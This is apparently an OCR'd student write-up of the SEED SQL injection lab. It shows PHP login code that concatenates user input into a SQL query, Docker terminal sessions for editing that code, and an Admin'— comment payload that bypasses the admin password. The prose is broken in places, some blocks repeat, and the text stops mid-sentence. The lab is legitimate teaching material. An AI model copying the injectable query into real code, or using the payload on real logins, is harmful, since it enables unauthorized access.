
Explanation: As we know SELECT statement is used to select or query records. There is a login web page as we just demonstrated. Here there is a login webpage as we demonstrated for the source code, we can check this unsafehome.php in the lab setup.We can check how it connects to the database with php source code.
When the user login it will check where this information is in the database which is present in source code.




Once succeeded we use create DB function to create SQL connection. $conn as a object is allocated, so we cannot use whether it's empty to judge which connections is successful or not.We need one connection error, if there is a connection error the connection fails otherwise it is successful.

```
68        }
69
70        // create a connection
71        $conn = getDB();
72        // Sql query to authenticate the user
73        $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
  email,nickname,Password
74        FROM credential
75        WHERE name= '$input_uname' and Password='$hashed_pwd'";
76        if (!$result = $conn->query($sql)) {
77          echo "</div>";
78          echo "</nav>";
79          echo "<div class='container text-center'>";
80          die('There was an error running the query [' . $conn->error . ']\n');
81          echo "</div>";
82        }
83        /* convert the select return result into array type */
84        $return_arr = array();
85        while($row = $result->fetch_assoc()){
86          array_push($return_arr,$row);
```

Here we query the sql statement this sql statement is a constructor form the user input right there are two inputs username and a hash password, where the name uses this input username and password uses a hash password.Here below when we login with a Charlie password the common information provided does not exist actually the count exists, the password is not right.



If it's right, we will get the result. The profile information on that user.




TASK 2.1: SQL Injection Attack from webpage.


Objective: In order to view the data of all the employees, it is your responsibility to log into the online application as the administrator from the login page. The administrator's account name is admin, so we'll assume you are aware of it, but you are not aware of the password. In order to succeed in the attack you must choose what to write in the Username and Password fields.

Explanation: Here for example if we don't know the password administrator we want to login how could we do that.We need to comment the below statements

```
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
76      if (!$result = $conn->query($sql)) {
77        echo "</div>";
78        echo "</nav>";
```


But we want know here how are the websites globally attacked? We don't know their source code maybe their passwords is in front of this name and when we add comment here it won't work. So here is just we are gonna to do the demonstration for the real world situation more complicated.We are trying to login in the below manner






We get an error we cannot login it says we have a sql syntax error so if we put this one in the source code inside here with a single code then your dash.

We need to modify the code inside the container, suddenly we can modify it outside and then copy this one container we can go inside to find that the website container






```
root@e8772b216561: /
File  Edit  View  Search  Terminal  Tabs  Help
seed@ip-172-3...  seed@ip-172-3...  seed@ip-172-3...  root@e8772b2...

  command 'sha3sum' from deb libdigest-sha3-perl (1.04-1build2)
  command 'sha1sum' from deb coreutils (8.30-3ubuntu2)
  command 'shasum' from deb perl (5.30.0-9ubuntu0.4)
  command 'shasum' from deb libdigest-sha-perl (6.02-1build2)

Try: apt install <deb name>

seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ echo -n 'seedalice' | sha1sum
fdbe918bdae83000aa54747fc95fe0470fff4976  -
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ^C^C
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ^C
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ dockps
e37d1ca3d818  mysql-10.9.0.6
e8772b216561  www-10.9.0.5
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh e
Error response from daemon: multiple IDs found with provided prefix: e
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh e8772b216561
root@e8772b216561:/# ls /var/www/
SQL_Injection  html
root@e8772b216561:/# ls /var/www/SQL_Injection/
css       index.html  seed_logo.png          unsafe_edit_frontend.php
defense   logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@e8772b216561:/#
```


We will see all the source code. We want to modify unsafehome.php.
Then we need to make the changes here and then copy this samehome.php to our container. We need to know the container location


```
64            die("Connection failed: " . $conn->connect_error . "\n");
65            echo "</div>";
66          }
67          return $conn;
68        }
69
70        // create a connection
71        $conn = getDB();
72        // Sql query to authenticate the user
73        $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
  email,nickname,Password
74        FROM credential
75        WHERE name= '$input_uname' and Password='$hashed_pwd'";
76        echo $sql;
77
78        if (!$result = $conn->query($sql)) {
79          echo "</div>";
80          echo "</nav>";
81          echo "<div class='container text-center'>";
82          die('There was an error running the query [' . $conn->error . ']\n');
83          echo "</div>";
84        }
85        /* convert the select return result into array type */
```


Below we have written cd !* the explanation mark and star specify the parameters of the previous command, is a shortcut so that we can type this whole path of cd /var/www/SQL_Injection/

```
root@e8772b216561: /
File  Edit  View  Search  Terminal  Tabs  Help
seed@ip-172-3...  seed@ip-172-3...  seed@ip-172-3...  root@e8772b2...

  command 'sha3sum' from deb libdigest-sha3-perl (1.04-1build2)
  command 'sha1sum' from deb coreutils (8.30-3ubuntu2)
  command 'shasum' from deb perl (5.30.0-9ubuntu0.4)
  command 'shasum' from deb libdigest-sha-perl (6.02-1build2)

Try: apt install <deb name>

seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ echo -n 'seedalice' | sha1sum
fdbe918bdae83000aa54747fc95fe0470fff4976  -
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ^C^C
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ^C
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ dockps
e37d1ca3d818  mysql-10.9.0.6
e8772b216561  www-10.9.0.5
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh e
Error response from daemon: multiple IDs found with provided prefix: e
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh e8772b216561
root@e8772b216561:/# ls /var/www/
SQL_Injection  html
root@e8772b216561:/# ls /var/www/SQL_Injection/
css       index.html  seed_logo.png          unsafe_edit_frontend.php
defense   logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@e8772b216561:/# cd !*
```



root@e8772b216561: /var/www/SQL_Injection
File Edit View Search Terminal Tabs Help
root@e8772b216561:/# ls /var/www/SQL_Injection/
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
root@e8772b216561:/# cd !*
cd /var/www/SQL_Injection/
root@e8772b216561:/var/www/SQL_Injection#



seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup/image_www/Code
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ls
docker-compose.yml image_mysql image_www mysql_data
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ cd image_www/
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www$ ls
Code Dockerfile apache_sql_injection.conf
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www$ cd Code/
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ ls
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$


seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup/image_www/Code
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ls
docker-compose.yml image_mysql image_www mysql_data
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ cd image_www/
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www$ ls
Code Dockerfile apache_sql_injection.conf
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www$ cd Code/
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ ls
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_home.php root@e8772b216561:/var/www/SQL_Injection/
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_home.php e8772b216561:/var/www/SQL_Injection/
Successfully copied 12.3kB to e8772b216561:/var/www/SQL_Injection/
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$



root@e8772b216561: /var/www/SQL_Injection
File Edit View Search Terminal Tabs Help
root@e8772b216561:/# ls /var/www/SQL_Injection/
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
root@e8772b216561:/# cd !*
cd /var/www/SQL_Injection/
root@e8772b216561:/var/www/SQL_Injection# cat unsafe_home.php
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->
<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1

Now if we try to login Admin'—like this, we are able to see

